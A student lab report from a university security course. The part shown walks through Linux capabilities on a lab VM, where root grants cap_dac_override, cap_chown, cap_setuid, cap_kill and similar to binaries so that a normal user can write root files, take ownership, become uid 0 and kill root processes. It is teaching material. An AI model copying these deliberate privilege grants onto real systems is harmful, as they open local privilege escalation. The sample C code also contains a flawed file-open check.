

**SAN JOSÉ STATE  
UNIVERSITY**

A PROJECT REPORT  
ON  
**LINUX CAPABILITY EXPLORATION**  
**FORMAT STRING VULNERABILITY LAB**  
**SHELLSHOCK ATTACK LAB**  
**CROSS SITE REQUEST FORGERY LAB (ELGG)**

SUBMITTED TO

**Professor JUZI ZHAO**

(Instructor – CMPE-209 Section-2)

By

**Project Team**

**SAI SREE VAISHNAVI CHITTOORI (012415130)**

**PRIYANKA SUBRAMANYAM (012420603)**

Department of Computer Engineering

November 17, 2017

## CONTENTS

<b>Topic – LINUX CAPABILITY EXPLORATION</b>	<b>Page No.</b>
Task 1: Experiencing Capabilities	4
Question 1 Explore non-set UID programs	4
Question 2 Explore Capabilities	5
Task 2: Adjusting Privileges	13
Install enable/disable/delete functionality for capability	13
Question3 cap_dac_read_search capability adjustment	14
Question 4 Capability vs ACL	16
Question 5 Capability vs Buffer-Overflow	16
Question 6 Capability vs Race Condition Attack	16

<b>Topic – FORMAT STRING VULNERABILITY</b>	<b>Page No.</b>
Task 1: Exploit the vulnerability	17
Crash the program	18
Print out secret[1] value	18
Modify the secret[1] value	19
Modify secret[1] value to a predetermined value	19
Task 2 : Memory Randomization	20
Print out secret[1] value	21
Modify secret[1] value	22

<b>Topic – SHELL SHOCK ATTACK</b>	<b>Page No.</b>
Task 1: Attack CGI programs	23
Task 2: Attack Set-UID programs	28
Task 3: Questions	33
Question 1: Other Scenarios	33
Question 2 : Problem of the Shellshock vulnerability	33

<b>Topic – CROSS SITE REQUEST FORGERY</b>	<b>Page No.</b>
Task 1: CSRF Attack using GET Request	35
Task 2: CSRF Attack using POST Request	39
Question 1: How can Alice find out Bob's user id?	44
Question 2 : Can she still launch the CSRF attack to modify the victim's Elgg profile?	44
Task 3: Implementing a countermeasure for Elgg	45

# LINUX CAPABILITY EXPLORATION

## Task 1: Experiencing Capabilities

### Question 1

Please turn the following Set-UID programs into non-Set-UID programs, without affecting the behaviors of these programs.

- /usr/bin/passwd

- Login as root.
- As passwd file is present in usr/bin folder, change the path in root to /usr/bin by using cd (change directory) command.
- Change /usr/bin/passwd to mode 755

```
[11/09/2017 14:25] seed@ubuntu:~$ su root
Password:
[11/09/2017 18:14] root@ubuntu:/home/seed# cd ..
[11/09/2017 18:14] root@ubuntu:/home# cd ..
[11/09/2017 18:14] root@ubuntu:# whereis passwd
passwd: /usr/bin/passwd /etc/passwd /usr/bin/X11/passwd /usr/share/man/man1/passwd.1.gz /usr/share/man/man1/passwd.1ssl.gz /usr/share/man/man5
asswd.5.gz
[11/09/2017 18:14] root@ubuntu:# cd /usr/bin/
[11/09/2017 18:15] root@ubuntu:/usr/bin# chmod 755 passwd; ls -l passwd
-rwxr-xr-x 1 root root 41284 Sep 12 2012 passwd
[11/09/2017 18:16] root@ubuntu:/usr/bin#
```

- Login as normal user.
- We have created a directory lin\_cap to store the files of this lab by using mkdir ( make directory) command.
- We have changed the path of the seed to lin\_cap directory and type “passwd” command.

```
[11/09/2017 18:19] seed@ubuntu:/home$ cd seed
[11/09/2017 18:19] seed@ubuntu:~$ ls
Desktop  elggData  lab1  lab4  lab7  Music
Documents examples.desktop  lab2  lab5  lab8  openssl-1.0.1
Downloads  lab  lab3  lab6  lc  openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Pictures
[11/09/2017 18:19] seed@ubuntu:~$ mkdir lin_cap
[11/09/2017 18:25] seed@ubuntu:~$ cd lin_cap
[11/09/2017 18:25] seed@ubuntu:~/lin_cap$ passwd
Changing password for seed.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: Authentication token manipulation error
passwd: password unchanged
[11/09/2017 18:26] seed@ubuntu:~/lin_cap$
```

This shows that seed does not have authentication to change password now.

## Question 2

- (1) Explain the purpose of this capability
- (2) Find a program to demonstrate the effect of these capabilities or run the application with and without the capability, and explain the difference in the results


a) cap\_dac\_read\_search

**Functionality :** opens a file owned by root as the normal user.


**Program for test:** “grep” command. “grep” command could search text in a file, but if the user is not file owner, it would not allow user to search in the file.



If we set cap\_dac\_read\_search capability to grep command we can find out differences.



Enter “grep” command.



We could use “grep” to get content from the file which is owned by root.

## b) cap\_dac\_override

**Functionality:** As a normal user, making changes or overwriting a file owned by the root.

**Program for test:** The following program will open file /tmp/XYZ which is owned by root.

If opened successfully, the following program will append the text which is provided by user.

write.c program



```
[11/09/2017 19:18] seed@ubuntu:~$ cd lin_ca
[11/09/2017 19:18] seed@ubuntu:~/lin_ca$ vim write.c
```

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#define DELAY 5

int main() {
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    long int i;

    // get user input
    scanf("%50s", buffer);
    fp = fopen(fn, "a+");
    if(fp >= 0)
    {
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else
    {
        printf("No permission\n");
    }
}
```

- Login as root
- Compile write.c using gcc command



```
[11/09/2017 19:25] seed@ubuntu:~/lin_ca$ cd ..
[11/09/2017 19:26] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:26] root@ubuntu:/home/seed# cd lin_ca
[11/09/2017 19:26] root@ubuntu:/home/seed/lin_ca# gcc -o write write.c
[11/09/2017 19:26] root@ubuntu:/home/seed/lin_ca# touch /tmp/XYZ
[11/09/2017 19:27] root@ubuntu:/home/seed/lin_ca# ls -l /tmp/XYZ
-rw-r--r-- 1 root root 0 Nov  9 19:27 /tmp/XYZ
```

- Login as normal user i.e seed.
- Run write.c



```
[11/09/2017 19:29] seed@ubuntu:~/lin_ca$ ./write
hello
Segmentation fault (core dumped)
```

Assign “cap\_dac\_override” capability to “write.c” program.

```
[11/09/2017 19:34] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:34] root@ubuntu:/home/seed# cd lin_ca
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# setcap cap_dac_override=ep write
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# getcap write
write = cap_dac_override+ep
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca#
```

- Login as normal user i.e seed.
- Run the “write.c” program

```
[11/09/2017 19:34] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:34] root@ubuntu:/home/seed# cd lin_ca
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# setcap cap_dac_override=ep write
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# getcap write
write = cap_dac_override+ep
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# exit
exit
[11/09/2017 19:36] seed@ubuntu:~$ cd lin_ca
[11/09/2017 19:36] seed@ubuntu:~/lin_ca$ ./write
HellofromSeed
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$
```

The message is successfully written into the file specified.

### c) **cap\_chown**

**Functionality** – This capability can change owner to normal user.

**Program for test** – By using “chown” command normal user cannot change the file owner and the group.

- Login as seed(user).
- List the details of ‘write’ file in long format using ls -l option.
- We can see that owner of file is root.
- Now we are trying to change ownership of “write” file using “chown” command.
- We can see a message that “Operation not permitted”.

```
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$ ls -l write
-rwxr-xr-x 1 root root 7330 Nov 9 19:26 write
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$ chown seed:seed write
chown: changing ownership of 'write': Operation not permitted
[11/09/2017 19:41] seed@ubuntu:~/lin_ca$
```

Now, root is trying to set cap\_chown to chown command.

- Login as root.
- Change the current directory path to “bin” folder by the command cd bin.
- Set the capability by the command setcap.
- View the capability which is set by the command “getcap”.

```
[11/09/2017 19:42] root@ubuntu:/home/seed# cd ..
[11/09/2017 19:42] root@ubuntu:/home# cd ..
[11/09/2017 19:42] root@ubuntu:# cd bin
[11/09/2017 19:42] root@ubuntu:/bin# setcap cap_chown=ep chown
[11/09/2017 19:42] root@ubuntu:/bin# getcap chown
chown = cap_chown+ep
[11/09/2017 19:42] root@ubuntu:/bin#
```

Now, normal user i.e seed has the ability to change owner and group of files.

- Login as normal user.
- Try to change ownership of “write” file using chown command.
- We can see that operation is performed successfully.
- When we list the write file in long format we can see that owner of the file is seed but not the root.

```
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$ ls -l write
-rwxr-xr-x 1 root root 7330 Nov  9 19:26 write
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$ chown seed:seed write
chown: changing ownership of 'write': Operation not permitted
[11/09/2017 19:41] seed@ubuntu:~/lin_ca$ cd ..
[11/09/2017 19:41] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:42] root@ubuntu:/home/seed# cd bin
bash: cd: bin: No such file or directory
[11/09/2017 19:42] root@ubuntu:/home/seed# cd ..
[11/09/2017 19:42] root@ubuntu:/home# cd ..
[11/09/2017 19:42] root@ubuntu:# cd bin
[11/09/2017 19:42] root@ubuntu:/bin# setcap cap_chown=ep chown
[11/09/2017 19:42] root@ubuntu:/bin# getcap chown
chown = cap_chown+ep
[11/09/2017 19:42] root@ubuntu:/bin# exit
exit
[11/09/2017 19:43] seed@ubuntu:~$ cd lin_ca
[11/09/2017 19:43] seed@ubuntu:~/lin_ca$ chown seed:seed write
[11/09/2017 19:44] seed@ubuntu:~/lin_ca$ ls -l write
-rwxr-xr-x 1 seed seed 7330 Nov  9 19:26 write
[11/09/2017 19:44] seed@ubuntu:~/lin_ca$
```

#### d) cap\_setuid

**Functionality** – allows program to change real user and effective user to other user.

#### Program for test

- Write a set\_id.c program.
- Vim is an editor.

```
[11/09/2017 19:44] seed@ubuntu:~/lin_ca$ vim set_id.c
```

```
Terminal
#include<stdio.h>
int main()
{
    printf("uid: %d, euid: %d \n",getuid(),geteuid());
    setuid(0);
    printf("uid: %d, euid: %d \n",getuid(),geteuid());
    return 0;
}
```

As a normal user compile and run the program.

- Compile the program using gcc compiler
- Object file “set” is generated.
- Run the object file.

```
[11/09/2017 19:48] seed@ubuntu:~/lin_ca$ gcc -o set set_id.c
[11/09/2017 19:49] seed@ubuntu:~/lin_ca$ ./set
uid: 1000, euid: 1000
uid: 1000, euid: 1000
[11/09/2017 19:49] seed@ubuntu:~/lin_ca$
```

Id is still same. setuid() did not affect the program.

Login as root to set cap\_setuid to the program.

- Login as root.
- Set the capability cap\_setuid
- View the capability which is set by “getcap” command.

```
[11/09/2017 19:48] seed@ubuntu:~/lin_ca$ gcc -o set set_id.c
[11/09/2017 19:49] seed@ubuntu:~/lin_ca$ ./set
uid: 1000, euid: 1000
uid: 1000, euid: 1000
[11/09/2017 19:49] seed@ubuntu:~/lin_ca$ cd ..
[11/09/2017 19:50] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:50] root@ubuntu:/home/seed# cd ..
[11/09/2017 19:51] root@ubuntu:/home# cd /bin
[11/09/2017 19:51] root@ubuntu:/bin# cd /home/seed/lin_ca
[11/09/2017 19:51] root@ubuntu:/home/seed/lin_ca# setcap cap_setuid=ep set
[11/09/2017 19:51] root@ubuntu:/home/seed/lin_ca# getcap set
set = cap_setuid+ep
[11/09/2017 19:51] root@ubuntu:/home/seed/lin_ca#
```

Now we see the program sets user id to 0 successfully in the below screenshot.

- Login as seed.
- Run the object file of program.
- Real and effective user id is changed successfully.

```
[11/09/2017 19:48] seed@ubuntu:~/lin_ca$ gcc -o set set_id.c
[11/09/2017 19:49] seed@ubuntu:~/lin_ca$ ./set
uid: 1000, euid: 1000
uid: 1000, euid: 1000
[11/09/2017 19:49] seed@ubuntu:~/lin_ca$ cd ..
[11/09/2017 19:50] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:50] root@ubuntu:/home/seed# cd ..
[11/09/2017 19:51] root@ubuntu:/home# cd /bin
[11/09/2017 19:51] root@ubuntu:/bin# cd /home/seed/lin_ca
[11/09/2017 19:51] root@ubuntu:/home/seed/lin_ca# setcap cap_setuid=ep set
[11/09/2017 19:51] root@ubuntu:/home/seed/lin_ca# getcap set
set = cap_setuid+ep
[11/09/2017 19:51] root@ubuntu:/home/seed/lin_ca# exit
exit
[11/09/2017 19:52] seed@ubuntu:~$ cd lin_ca
[11/09/2017 19:53] seed@ubuntu:~/lin_ca$ ./set
uid: 1000, euid: 1000
uid: 0, euid: 0
[11/09/2017 19:53] seed@ubuntu:~/lin_ca$
```


### e) cap\_kill

**Functionality** – cap\_kill allows a normal user to kill a process which is run by the root.

**Program for test** – Write an infinite loop c program. Infinite loop is created by

while(1). while(1) represents true.

```
[11/09/2017 19:55] seed@ubuntu:~$ su root  
Password:  
[11/09/2017 19:56] root@ubuntu:/home/seed# cd lin_ca  
[11/09/2017 19:56] root@ubuntu:/home/seed/lin_ca# vim infloop.c
```




```
File Edit View Search Terminal Help  
#include<stdio.h>  
int main()  
{  
    while(1);  
    return 0;  
}
```

- Compile the infloop.c program using gcc compiler.
- Run the object infloop which is generated by gcc –o command.

```
[11/09/2017 19:57] root@ubuntu:/home/seed/lin_ca# gcc -o infloop infloop.c  
[11/09/2017 19:57] root@ubuntu:/home/seed/lin_ca# ./infloop
```

As a normal user find the pid of infloop.


- Login as seed.
- Know the process status by “ps” command.
- By this we know the process status of ./infloop
- From this we know the process id (pid) of ./infloop as 3353
- Try to kill the process ./infloop using kill command.
- 9 represents kill signal for not catchable or ignorable programs.
- We see that “Operation is not permitted” as the process is owned by the root.



```
File Edit View Search Terminal Help  
[11/09/2017 19:58] seed@ubuntu:~$ cd lin_ca  
[11/09/2017 19:58] seed@ubuntu:~/lin_ca$ ps au  
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND  
root      959  0.0  0.1  4628   704 tty4     Ss+ 19:05   0:00 /sbin/getty -8  
root      975  0.0  0.1  4628   704 tty5     Ss+ 19:05   0:00 /sbin/getty -8  
root     984  0.0  0.1  4628   704 tty2     Ss+ 19:05   0:00 /sbin/getty -8  
root     985  0.0  0.1  4628   704 tty3     Ss+ 19:05   0:00 /sbin/getty -8  
root     992  0.0  0.1  4628   704 tty6     Ss+ 19:05   0:00 /sbin/getty -8  
root    1051  0.5 11.7 92804 59520 tty7     Ss+ 19:05   0:16 /usr/bin/X :0 -  
root    1550  0.0  0.1  4628   816 tty1     Ss+ 19:05   0:00 /sbin/getty -8  
seed    2943  0.0  0.7  7272  3652 pts/0     Ss  19:08   0:00 bash  
root    3323  0.0  0.3  5636  1560 pts/0     S  19:55   0:00 su root  
root    3331  0.0  0.3  5572  1880 pts/0     S  19:56   0:00 bash  
root    3353 84.4  0.0  2000   284 pts/0     R+ 19:58   1:10 ./infloop  
seed    3365  0.9  0.7  7272  3648 pts/2     Ss  19:58   0:00 bash  
seed    3422  2.0  0.2  4944  1156 pts/2     R+ 19:59   0:00 ps au  
[11/09/2017 19:59] seed@ubuntu:~/lin_ca$ kill -9 3353  
bash: kill: (3353) - Operation not permitted  
[11/09/2017 19:59] seed@ubuntu:~/lin_ca$
```

Assign cap\_kill capability to /bin/kill.

- Login as root.
- Set the capability cap\_kill to /bin/kill.
- View the capability by “getcap”.
- We see that capability is set successfully.



```

File Edit View Search Terminal Help
[11/09/2017 19:58] seed@ubuntu:~$ cd lin_ca
[11/09/2017 19:58] seed@ubuntu:~/lin_ca$ ps au
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root      959  0.0  0.1  4628   704 tty4      Ss+ 19:05  0:00 /sbin/getty -8
root      975  0.0  0.1  4628   704 tty5      Ss+ 19:05  0:00 /sbin/getty -8
root      984  0.0  0.1  4628   704 tty2      Ss+ 19:05  0:00 /sbin/getty -8
root      985  0.0  0.1  4628   704 tty3      Ss+ 19:05  0:00 /sbin/getty -8
root      992  0.0  0.1  4628   704 tty6      Ss+ 19:05  0:00 /sbin/getty -8
root     1051  0.5 11.7 92804 59520 tty7      Ss+ 19:05  0:16 /usr/bin/X :0 -
root    1550  0.0  0.1  4628   816 tty1      Ss+ 19:05  0:00 /sbin/getty -8
seed     2943  0.0  0.7  7272  3652 pts/0      Ss 19:08  0:00 bash
root    3323  0.0  0.3  5636  1560 pts/0      S 19:55  0:00 su root
root    3331  0.0  0.3  5572  1880 pts/0      S 19:56  0:00 bash
root    3353 84.4  0.0  2000   284 pts/0      R+ 19:58  1:10 ./infloop
seed     3365  0.9  0.7  7272  3648 pts/2      Ss 19:58  0:00 bash
seed     3422  2.0  0.2  4944  1156 pts/2      R+ 19:59  0:00 ps au
[11/09/2017 19:59] seed@ubuntu:~/lin_ca$ kill -9 3353
bash: kill: (3353) - Operation not permitted
[11/09/2017 19:59] seed@ubuntu:~/lin_ca$ cd ..
[11/09/2017 20:00] seed@ubuntu:~$ su root
Password:
[11/09/2017 20:00] root@ubuntu:/home/seed# cd ..
[11/09/2017 20:00] root@ubuntu:/home# cd ..
[11/09/2017 20:00] root@ubuntu:# setcap cap_kill=ep /bin/kill
[11/09/2017 20:01] root@ubuntu:# getcap /bin/kill
/bin/kill = cap_kill=ep
[11/09/2017 20:01] root@ubuntu:# exit
[11/09/2017 20:02] seed@ubuntu:~$ cd lin_ca
[11/09/2017 20:02] seed@ubuntu:~/lin_ca$ ps au
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root      959  0.0  0.1  4628   708 tty4      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty4
root      975  0.0  0.1  4628   708 tty5      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty5
root      984  0.0  0.1  4628   708 tty2      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty2
root      985  0.0  0.1  4628   708 tty3      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty3
root      992  0.0  0.1  4628   708 tty6      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty6
root     1051  0.5 12.1 94916 61668 tty7      Ss+ 19:05  0:17 /usr/bin/X :0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch -bac
root    1550  0.0  0.1  4628   816 tty1      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty1
seed     2943  0.0  0.7  7272  3652 pts/0      Ss 19:08  0:00 bash
root    3323  0.0  0.3  5636  1560 pts/0      S 19:55  0:00 su root
root    3331  0.0  0.3  5572  1880 pts/0      S 19:56  0:00 bash
root    3353 85.2  0.0  2000   284 pts/0      R+ 19:58  4:10 ./infloop
seed     3365  0.1  0.7  7272  3652 pts/2      Ss 19:58  0:00 bash
seed     3463  0.0  0.2  4944  1156 pts/2      R+ 20:02  0:00 ps au
[11/09/2017 20:02] seed@ubuntu:~/lin_ca$ /bin/kill -9 3353
[11/09/2017 20:03] seed@ubuntu:~/lin_ca$

```

Now normal user can kill the infloop program successfully.



```

[11/09/2017 20:00] root@ubuntu:# setcap cap_kill=ep /bin/kill
[11/09/2017 20:01] root@ubuntu:# getcap /bin/kill
/bin/kill = cap_kill=ep
[11/09/2017 20:01] root@ubuntu:# exit
exit
[11/09/2017 20:02] seed@ubuntu:~$ cd lin_ca
[11/09/2017 20:02] seed@ubuntu:~/lin_ca$ ps au
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root      959  0.0  0.1  4628   708 tty4      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty4
root      975  0.0  0.1  4628   708 tty5      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty5
root      984  0.0  0.1  4628   708 tty2      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty2
root      985  0.0  0.1  4628   708 tty3      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty3
root      992  0.0  0.1  4628   708 tty6      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty6
root     1051  0.5 12.1 94916 61668 tty7      Ss+ 19:05  0:17 /usr/bin/X :0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch -bac
root    1550  0.0  0.1  4628   816 tty1      Ss+ 19:05  0:00 /sbin/getty -8 38400 tty1
seed     2943  0.0  0.7  7272  3652 pts/0      Ss 19:08  0:00 bash
root    3323  0.0  0.3  5636  1560 pts/0      S 19:55  0:00 su root
root    3331  0.0  0.3  5572  1880 pts/0      S 19:56  0:00 bash
root    3353 85.2  0.0  2000   284 pts/0      R+ 19:58  4:10 ./infloop
seed     3365  0.1  0.7  7272  3652 pts/2      Ss 19:58  0:00 bash
seed     3463  0.0  0.2  4944  1156 pts/2      R+ 20:02  0:00 ps au
[11/09/2017 20:02] seed@ubuntu:~/lin_ca$ /bin/kill -9 3353
[11/09/2017 20:03] seed@ubuntu:~/lin_ca$

```

The infloop process which is owned by the root is killed.

- Loop stops.
- “killed” message is displayed.



```

[11/09/2017 19:57] root@ubuntu:/home/seed/lin_ca# gcc -o infloop infloop.c
[11/09/2017 19:57] root@ubuntu:/home/seed/lin_ca# ./infloop
Killed
[11/09/2017 20:03] root@ubuntu:/home/seed/lin_ca#

```

## f) cap\_net\_raw

**Functionality** - cap\_net\_raw allows normal users to send requests to net hosts.

Program for Test - “ping” command. The /bin/ping is a Set-UID program, so we need to change it to normal program.

- chmod 755 means full permissions to owner and read, execute permissions for

others.

- We can view the permissions which are set by ls –l command which lists a file in long format .There we can see that rwx is given for owner, r&x for group and others.

```
[11/09/2017 20:03] root@ubuntu:/home/seed/lin_ca# cd /bin  
[11/09/2017 20:56] root@ubuntu:/bin# chmod 4755 ping  
[11/09/2017 20:58] root@ubuntu:/bin# chmod 755 ping  
[11/09/2017 20:58] root@ubuntu:/bin# ls -l ping  
-rwxr-xr-x 1 root root 34740 Nov 8 2011 ping
```

As a normal user try to ping “Google” website.We can see the message that “Operation is not permitted”.

```
[11/09/2017 20:58] root@ubuntu:/bin# chmod 755 ping  
[11/09/2017 20:58] root@ubuntu:/bin# ls -l ping  
-rwxr-xr-x 1 root root 34740 Nov 8 2011 ping  
[11/09/2017 20:58] root@ubuntu:/bin# exit  
exit  
[11/10/2017 12:01] seed@ubuntu:~$ cd lin_ca  
[11/10/2017 12:01] seed@ubuntu:~/lin_ca$ ping www.google.com  
ping: icmp open socket: Operation not permitted  
[11/10/2017 12:01] seed@ubuntu:~/lin_ca$ █
```

- Login as a root
- Change the current path to bin folder.
- Assign cap\_net\_raw to ping command.
- Capability is set successfully. We can know this by getcap command.

```
[11/11/2017 11:01] root@ubuntu:/home# cd ..  
[11/11/2017 11:01] root@ubuntu:# cd bin  
[11/11/2017 11:01] root@ubuntu:/bin# setcap cap_net_raw=ep ping  
[11/11/2017 11:01] root@ubuntu:/bin# getcap ping  
ping = cap_net_raw+ep  
[11/11/2017 11:02] root@ubuntu:/bin# █
```

- Login as seed(normal user).
- Try to ping a website
- The try is success.

```
[11/11/2017 11:01] root@ubuntu:/home# cd ..  
[11/11/2017 11:01] root@ubuntu:# cd bin  
[11/11/2017 11:01] root@ubuntu:/bin# setcap cap_net_raw=ep ping  
[11/11/2017 11:01] root@ubuntu:/bin# getcap ping  
ping = cap_net_raw+ep  
[11/11/2017 11:02] root@ubuntu:/bin# exit  
exit  
[11/11/2017 11:02] seed@ubuntu:~$ cd lin_ca  
[11/11/2017 11:03] seed@ubuntu:~/lin_ca$ ping www.google.com  
PING www.google.com (74.125.197.147) 56(84) bytes of data.  
64 bytes from 74.125.197.147: icmp_req=1 ttl=42 time=152 ms  
64 bytes from 74.125.197.147: icmp_req=2 ttl=42 time=51.2 ms
```

We received response from the host.

```
[11/11/2017 11:01] root@ubuntu:/home# cd ..
[11/11/2017 11:01] root@ubuntu:# cd bin
[11/11/2017 11:01] root@ubuntu:/bin# setcap cap_net_raw=ep ping
[11/11/2017 11:01] root@ubuntu:/bin# getcap ping
ping = cap_net_raw+ep
[11/11/2017 11:02] root@ubuntu:/bin# exit
exit
[11/11/2017 11:02] seed@ubuntu:~/lin_ca
[11/11/2017 11:03] seed@ubuntu:~/lin_ca$ ping www.google.com
PING www.google.com (74.125.197.147) 56(84) bytes of data.
64 bytes from 74.125.197.147: icmp_req=1 ttl=42 time=152 ms
64 bytes from 74.125.197.147: icmp_req=2 ttl=42 time=51.2 ms
64 bytes from 74.125.197.147: icmp_req=3 ttl=42 time=46.6 ms
64 bytes from 74.125.197.147: icmp_req=4 ttl=42 time=45.7 ms
64 bytes from 74.125.197.147: icmp_req=5 ttl=42 time=39.1 ms
64 bytes from 74.125.197.147: icmp_req=6 ttl=42 time=42.9 ms
^C64 bytes from 74.125.197.147: icmp_req=7 ttl=42 time=155 ms

